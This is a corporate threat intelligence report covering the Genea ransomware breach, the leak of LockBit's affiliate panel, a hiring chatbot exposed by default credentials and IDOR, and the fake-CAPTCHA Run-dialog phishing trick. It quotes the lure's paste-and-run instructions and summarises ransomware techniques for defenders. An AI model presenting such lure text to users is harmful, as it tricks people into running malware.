FUJITSU

Best of
2025
edition

- The Genea cyber breach: Understanding the gravity of sensitive data breaches
- LockBit compromise: When hackers get hacked
- Fast food, slow security: Vulnerability exposed in hiring platform
- Phishing is not limited to links
- Why OT cybersecurity is no longer optional

+ more

Threat Intelligence Report

Our top threat intelligence insights of 2025 reveal the tactics, trends, and expert recommendations to help you stay secure.

www.fujitsu.com/nz/services/security
www.fujitsu.com/au/services/security

Fujitsu Cyber

Contents


This threat intelligence report has been developed using the insights from the various teams within Fujitsu Cyber. We report on the overarching trends we have recognised in the past few months, with a focus on current events and actionable steps.

If you would like to learn more about our threat intelligence and research, please get in touch Thomas.Hacker@fujitsu.com

Article one:

The Genea cyber breach:

Understanding the gravity of sensitive data breaches




This article was written by:
Daniel Broad
Head of Managed Security Operations
March 2025

The recent cyber-attack on Genea, a prominent Australian IVF clinic, has highlighted the critical importance of data security in the healthcare sector. The breach, attributed to the Termite ransomware group, resulted in the theft and publication of sensitive patient data on the dark web.

This includes contact details, Medicare card numbers, medical histories, test results, and medications—information that is not only personal but also deeply private and potentially life-altering.

The data compromised in this breach is particularly sensitive because it involves medical histories and personal details related to fertility treatments. This type of information is highly prized by cyber-criminals due to its permanent nature and the potential for exploitation in targeted scams, identity theft, and extortion. Patients undergoing IVF treatments often face emotional and financial challenges, making the exposure of their personal data even more distressing.

For Genea's customers, the breach is not just a technical issue; it's a deeply personal and emotional one. Many have expressed anxiety about potential delays in their treatment plans, which can be critical due to the time-sensitive nature of fertility treatments. The unavailability of the patient app and lack of timely communication have added to the frustration and concern among patients, who rely heavily on these services for accessing essential medical information.



The role of injunctions in managing the crisis

In response to the breach, Genea has obtained a court-ordered injunction to prevent further dissemination of the stolen data. While this legal measure can help limit the spread of sensitive information, it cannot undo the reputational damage that has already occurred. The publication of patient data on the dark web has exposed Genea to significant reputational risk, which can have long-term effects on customer trust and business operations.

In the context of the Genea cyber-attack, an injunction can play a crucial role in mitigating the damage caused by the breach.

An injunction can prevent threat actors and third parties from accessing, using, or publishing stolen data. This legal measure is particularly effective in reducing the harm caused by a breach by limiting further dissemination of sensitive information. For Genea's clients, this means that while some data may have been leaked, the injunction can help prevent additional exposure, thereby reducing the risk of identity theft, fraud, and other malicious activities.

By obtaining an injunction, Genea demonstrates to its clients that it is taking proactive steps to protect their data. This can help maintain trust and show that the organisation is committed to safeguarding sensitive information. Injunctions also provide a legal framework for notifying online platforms and other third parties about the stolen data, making it easier to request takedowns and prevent further publication.

While an injunction cannot undo the reputational damage caused by a breach, it can be part of a broader strategy to rebuild trust. By taking legal action, Genea signals to its clients and the wider public that it is serious about protecting their data and willing to use all available legal tools to do so. This can help mitigate some of the long-term reputational harm and reassure clients that the organisation is committed to their privacy and security.

Despite these benefits, injunctions have limitations. They cannot restore data that has already been leaked, nor can they fully address the emotional distress caused by such breaches. For clients undergoing sensitive treatments like IVF, the breach can be particularly distressing, and legal measures alone may not alleviate all concerns. Therefore, organisations must also focus on enhancing cyber security, providing support to affected individuals, and maintaining transparent communication to address the full scope of the breach.

Understanding the Termite Ransomware Group

Termite emerged in late 2024 as a rebranded variant of the infamous Babuk ransomware, leveraging its leaked source code to launch aggressive double-extortion campaigns. Unlike politically motivated groups, Termite operates purely for financial gain, targeting high-value sectors like healthcare, government, and supply chain logistics. Their attacks are characterised by rapid spread, compromising networks within hours, and a global reach that spans the U.S., Canada, Europe, and Australia. High-impact targets are their specialty, from IVF clinics like Genea to multinational corporations like Blue Yonder, whose breach disrupted Starbucks and UK grocery chains.

Termite combines data encryption with data theft, threatening to leak sensitive information unless ransoms are paid. This dual pressure tactic maximises payouts, as seen in their theft of 700GB of Genea's patient data and Blue Yonder's 680GB of corporate files. They exploit weaknesses through phishing, stolen credentials, and unpatched vulnerabilities, using tools like psexec.exe to spread across networks and disable security measures. Once inside, they delete shadow copies and clear recycle bins to block recovery, ensuring that encrypted data remains inaccessible.

Termite's ransomware is still evolving, with code execution errors noted by Trend Micro. Despite these flaws, its impact is severe. The group operates a leak site on the dark web to publicly shame victims, amplifying reputational damage and increasing pressure on organisations to pay ransoms. This tactic exploits the emotional and financial leverage that comes with exposing sensitive data, particularly in sectors like healthcare where confidentiality is paramount.

Why healthcare data is a prime target

The Genea breach highlights why healthcare organisations are vulnerable. The data involved is highly sensitive, including intimate medical histories, financial records, and identification documents. Patients undergoing fertility treatments are more likely to pressure organisations to pay ransoms to protect their privacy, given the emotional stakes involved. Additionally, healthcare IT networks often prioritise accessibility over security, creating entry points for groups like Termite

Recommendations for businesses and individuals

Given the gravity of this breach, it's essential for businesses and individuals to take proactive steps to protect sensitive data:

Enhance cyber security measures:
Implement robust security protocols, including regular audits and employee training, to prevent similar breaches.

Communicate transparently:
In the event of a breach, communicate clearly and promptly with affected parties to maintain trust.

Seek legal intervention:
Consider obtaining injunctions to limit data dissemination and protect sensitive information.

Educate customers:
Inform customers about the importance of data privacy and provide resources to help them protect themselves online.

The Genea cyber-attack serves as a stark reminder of the importance of safeguarding sensitive data. While legal measures like injunctions can help manage the crisis, they cannot fully mitigate the emotional and reputational impact on affected individuals. It's crucial for organisations to prioritise data security and transparency to rebuild trust and ensure the highest quality of care for their patients.

FUJITSU


Cyber crisis? Be ready

Crisis simulations and tabletop exercises to prepare your team to efficiently manage a cyber attack.

- ✓ Refine procedures
- ✓ Streamline operations
- ✓ Improve collaboration
- ✓ Evaluate tools and tech

Our facilitators guide your team through realistic simulations, prompting critical thinking and crossfunctional collaboration. Each exercise is an opportunity to refine your incident response plans, communication protocols, and decision making processes.

Learn more



Article two:

LockBit compromise:

When hackers get hacked

This article was written by:
Marco Pretorius
Threat Researcher
May 2025

Average ransom price demanded by LockBit according to leaked messages:

- Small company or minor incident: **$4,000**
- Large company or full encryption and exfiltration: **$100,000 -$150,000**

It is easy to think of Advanced Persistent Threats (APTs) as untouchable, they are well funded, take great lengths to stay anonymous and often attack from another country. This is not the case, and adversaries are constantly under attack. They are only human and even the most advanced operations start to show cracks under sustained pressure.

Collaborative take down efforts from law enforcement have been the biggest thorn in Cybercriminals sides. The risk of arrest, server disruptions and the timely delivery of threat intelligence through advisories all extensively impact their operations.

We have seen increasing collaboration between government departments as well as private IT vendors. A recent and the biggest example being the formation of Operation Endgame [1], a joint effort between international law enforcement and cybersecurity partners aimed at the disruption of malware. Their efforts have been a great success and through a series of arrests, server takedowns and domain seizures have caused the disruption of at least 5 different botnets. Although its sometimes possible for adversaries to recover from these disruptions it can take months of work to get back to their previous state.

Insider threats as well as “cyber vigilantes” are often just as big a threat. Earlier this year, an unknown individual only known as “ExploitWhispers” leaked the internal chat logs of Black Basta [2]. The leaked data included phishing templates, targeted organisations, as well as Tactics, Techniques and Procedures (TTPs). Leaks such as these may seem interesting at best but understanding a groups TTPs directly benefits us as defenders. TTPs are the hardest thing for an adversary to modify as it equates to changing the entire way an operation is carried out.

There have been two recent attacks targeting Ransomware operations that share a calling card. The first targeted the “Everest” ransomware group during which their leak site was defaced and replaced with the phrase: “Don’t do crime CRIME IS BAD xoxo from Prague”. The message is very different from the usual takedown banner seen during law enforcement operations and nobody has claimed credit for the attacks.

LockBit

The LockBit ransomware operation had their affiliate login panels breached around the 29th of April 2025. The attacker had defaced the site and left the same vigilante styled message “Don’t do crime CRIME IS BAD xoxo from Prague” but this time they included a dump of the administrator panel MySQL database.

The leaked data contains affiliate data and communications and along with it a rare insight into the operations and workings of one of the most prolific ransomware operations. The leaked database contains twenty tables, the most interesting being:


		Notes
users	Information about admins and affiliates.	75 users who had access to the affiliate panel. The data includes usernames, plaintext passwords, and messenger IDs.
chats	LockBit victim chats and ransomware negotiations.	4,442 negotiation messages between LockBit and victims dating back to December 2024.
btc_addresses	Bitcoin addresses linked to LockBit operations.	
builds	Ransomware builds created by affiliates.	Contains some configuration data like public encryption keys along with Company names. Some of the builds appear to be for testing.
builds_configurations	Contains unique configurations used for builds.	Specific files to encrypt and servers to skip.

Although a cursory glance might only label the data as merely interesting, the insights it provides gives us a valuable understanding into how the operation functions as well as their previous targeting. Building upon previously known Tactics, Techniques and Procedures, this new visibility into their internal processes, targeting and affiliates piece together to understand the adversary, an integral part of threat intelligence.

The information can be split into three high level groups:


Affiliates

The data from the users table provides us with information about the affiliates that LockBit works with. The usernames and Messenger IDs can be used to attempt track the users and possibly lead to their identification or arrest should they have carried out bad Operational Security. Especially noteworthy are the affiliate account passwords being stored in plain text. This is not good practice and places users at risk should a breach occur and, in this case, LockBit has put all its affiliates in danger. This degrades trust in the operation and may impact cyber criminals' willingness to work with them in the future should they recover from this incident.



Internal processes

The leaked chats contain information about some of the victims ("clients" as LockBit refers to them) but the specific targeting will be discussed later. By analysing the various chats, we get insight into the negotiation strategies employed as well as an appreciation for how much research LockBit does into its victims before a ransom. Some chats show them quoting exact financials to prove to a victim that they know the victim can afford the demanded sum. In some of the chats where the victim decides to pay, we get to see what happens afterwards or how the attack happened in the first place. LockBit presents itself as being "accommodating" often providing technical support to help get the company back on track or by providing Cyber Security recommendations to stop future attacks (for an additional fee). The chats, along with the configuration files show that Networked Storage and backup solutions are specifically targeted as part of the attack. This is to encrypt network attached "backups" if possible or to otherwise make recovery as painful as possible until the ransom is paid.



Targeting

According to LeMagIT [3] majority (35.5%) of the targeted companies were in the Asia Pacific region. This may come as a surprise and acts as a stark reminder that we are also targeted, despite the reduced representation APAC often has in threat reports. The average ransom demand is also unexpected coming in at $20000. This varies significantly from the previous ransoms they liked to market themselves with such as the multimillion 2023 Royal Mail and TSMC ransoms. This shift could indicate a shift to more opportunistic scavenging rather than the Big Game Hunting they were known for.

Their decline can partially be attributed to the increased maturity of the cybersecurity industry but more significantly demonstrates the value of attacker disruption and threat intelligence. LockBit have been targeted by Authorities for a long time with Security advisories [4] and finally the takedown operation "Operation Cronos" all set LockBit back significantly. As well as causing the arrest of key LockBit operators, Operation Cronos did significant damage to their infrastructure seizing their domains and source code. LockBit have struggled to gain their previous stature. It remains to be seen whether this incident will be another one they manage to recover from or if the reputational damage will be the final nail in the coffin.

Recommendations

Never store passwords in plaintext.

- Plaintext passwords stored in a database are readily accessible to anyone who can view the database content.
- Implement Key Derivation with Salting:
    - Use a strong, approved Key Derivation Function (KDF) with a unique, randomly generated salt for each password. NIST recommends algorithms such as Argon2, bcrypt, scrypt, or PBKDF2. Argon2 is generally considered the strongest current optionEnsure that backups are done frequently and test restoring from them periodically to ensure that they work as intended.

Ensure that some backups are stored offsite as Network-attached backups are often targeted by adversaries.

- Network-attached backups alone are not sufficient for comprehensive data protection.

A reoccurring theme throughout the negotiation messages was the compromise stemming from accounts with excessive permissions. Implement the principle of least privilege by limiting user access and permissions to only the data or services needed.

- Additionally, carry out regular access reviews to ensure users no longer have unnecessary access.
- Auditing and logging privileged activity can also help to identify a compromise.

Actively consume threat intelligence feeds and advisories from reputable sources, including vendor security alerts, industry publications, and government agencies. Regularly review adversary advisories to stay up to date on emerging threats, vulnerabilities, and security recommendations, as these may change over.


References

1. Operation endgame, https://www.operation-endgame.com/ (accessed May 21, 2025).
2. S. Gatlan, “Black Basta ransomware gang’s internal chat logs leak online,” BleepingComputer, https://www.bleepingcomputer.com/news/security/black-basta-ransomware-gang-s-internal-chat-logs-leak-online/ (accessed May 21, 2025).
3. V. Rie&szlig;-Marchive, “Ransomware : CE Que Révèle la fuite de Données de lockbit 3.0,” LeMagIT, https://www.lemagit.fr/actualites/366623587/Ransomware-ce-que-revele-la-fuite-de-donnees-de-LockBit-30 (accessed May 21, 2025).
4. “Understanding ransomware threat actors: Lockbit: Cisa,” Cybersecurity and Infrastructure Security Agency CISA, https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-165a (accessed May 21, 2025).
5. Lockbit ransomware gang hacked, OPS data leaked, https://www.darkreading.com/threat-intelligence/lockbit-ransomware-gang-hacked-data-leaked (accessed May 20, 2025).
6. T. Rosendahl, “XOXO to Prague,” Cisco Talos Blog, https://blog.talosintelligence.com/xoxo-to-prague/ (accessed May 21, 2025).
7. F. I. Team, “Inside the lockbit leak: Rare insights into their operations,” Flashpoint, https://flashpoint.io/blog/inside-the-lockbit-leak/#:~:text=The%20notorious%20LockBit%20ransomware%20operation,IS%20BAD%20xoxo%20from%20Prague.%E2%80%9D (accessed May 21, 2025).
8. L. Abrams, “Lockbit ransomware gang hacked, victim negotiations exposed,” BleepingComputer, https://www.bleepingcomputer.com/news/security/lockbit-ransomware-gang-hacked-victim-negotiations-exposed/ (accessed May 21, 2025).

Article three:

Fast food, slow security:

Vulnerability exposed in hiring platform



This article was written by:
Rueben Pretorius
SOC Enablement Specialist
July 2025

At the start of July, it was reported that a vulnerability linked to the chatbot job application platform used by around 90% of a well-known fast food franchise network, could be exploited to expose the chats and data of around 64 million users that had submitted applications through the platform.

After coming across complaints about the chatbot on reddit, security researchers Ian Carroll and Sam Curry performed a security review and discovered that the admin panel was accessible using the default credentials of ‘123456’.

After sending through a fake application of their own, the researchers were able to access the backend of a ‘test restaurant’ within the system. This gave them visibility into applicant records, including personal details such as names, email addresses, phone numbers, IP addresses, and chat transcripts. [1] [2] [3]

Intelligence

This incident highlights several relevant issues in platform security. The use of default credentials like ‘123456’ shows an ongoing failure to remove weak and vulnerable default settings from production systems. Combined with an IDOR vulnerability, which allowed access to applicant records by simply iterating through IDs, the breach shows how basic security oversights can have substantial consequences. It also serves as a reminder of the risks organisations face when outsourcing critical functions, such as hiring, to third-party platforms without undergoing security testing prior to going live.

As AI automated systems like chatbots become increasingly common, the attack surface of the organisations utilising them grows accordingly. Thankfully for the fast-food restaurant, the issue was discovered and reported before mass misuse of the flaw took place, but the same flaws could easily have been exploited by a malicious actor to collect millions of personal records for phishing or impersonation campaigns. [1] [2] [3]

Risks

Unauthorised access to applicant data, including personal identifiers (names, email addresses, phone numbers, IP addresses, and chat transcripts).

Potential data harvesting for use in phishing, impersonation, or fraud campaigns.

Reputational damage due to public exposure of poor security practices.

Increased attack surface from the use of third-party platforms with poor security practices.

Regulatory consequences for failing to secure personal data, especially under privacy laws such as the New Zealand Privacy Act 2020.

Recommendations

- Ensure that all default credentials are reset before systems go into production.
- Implement strong access control practices and ensure systems verify permissions before granting access to specific records or data, reducing the risk of IDOR vulnerabilities.
- Conduct regular security audits and penetration testing on third-party platforms, especially those handling sensitive data.
- Ensure all vendors meet a predefined baseline of security requirements before integration.
- Monitor AI-powered platforms for unusual activity and apply rate-limiting to prevent enumeration attacks.

References

1. L. Abrams, "'123456' password exposed," BleepingComputer, 11 July 2025. [Online] [accessed 24 July 2025].
2. P. Arntz, "AI bot spills data on job applicants," Malwarebytes, 10 July 2025. [Online] [accessed 24 July 2025].
3. I. Carroll and S. Curry, "Would you like an IDOR with that? Leaking 64 million job applications," July 2025. [Online] [accessed 24 July 2025].

FUJITSU

Weak links? Big risks

Fujitsu's Supply Chain Review helps organisations uncover hidden weaknesses and build resilience through targeted assessments, strategic insights, and actionable recommendations.


- ✓ **Visibility into third party risks**
- ✓ **Highlight compliance gaps**
- ✓ **Actionable insights**

Through structured assessments and expert analysis, we help you see what's hidden, understand what's at risk, and prepare for what's next.

Learn more

Article four:

Phishing is not limited to links



This article was written by:
Thomas Hacker
Cyber Security and Threat Intelligence Analyst
March 2025


As phishing grows, changes and evolves, it is necessary to inform end users of the trending techniques.

Although there is a lot of education provided around these techniques, a good portion of this education is targeted towards informing end users around not clicking suspicious links. One trend Fujitsu Cyber has observed is the use of tricking an end user into executing a command via the Windows Run feature.

The Windows Run command [1] is a tool that is used to directly open and application or run a command. This is often done via the shortcut "Windows Key + r". When this is run, this opens the Run application.

It has been observed that attackers, have utilised this application to convince end users to run a command that downloads a malicious payload and executes it [2]. We have observed this attack vector being performed on either compromised websites or malicious websites hosted by the attackers themselves.

As seen in the image, the website shows a captcha form to prove you are not a robot, which end users are accustomed to solving. Clicking on the button to solve uses browser side JavaScript to copy the malicious command to the user's clipboard. Then following that, running windows + r, opens the Run application and then Control + v pastes the malicious command, and therefore, when the end user presses enter, the command is executed [3].



Complete these
Verification Steps

To better prove you are not a robot, please:


1. Press & hold the Windows Key ⊞ + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.

You will observe and agree:

☑ "I am not a robot - reCAPTCHA Verification ID: 8253"

Perform the steps above to finish verification.

Provided from Malwarebytes – Phishing example



Although this may seem obvious to someone with experience with IT and computers, a lot of the end user training towards phishing focuses on the user scrutinising the URL, as well as the message “don’t click links” being drilled into them. This method of delivery being different to either of these trainings, can make users not as sceptical and more likely to follow the steps.

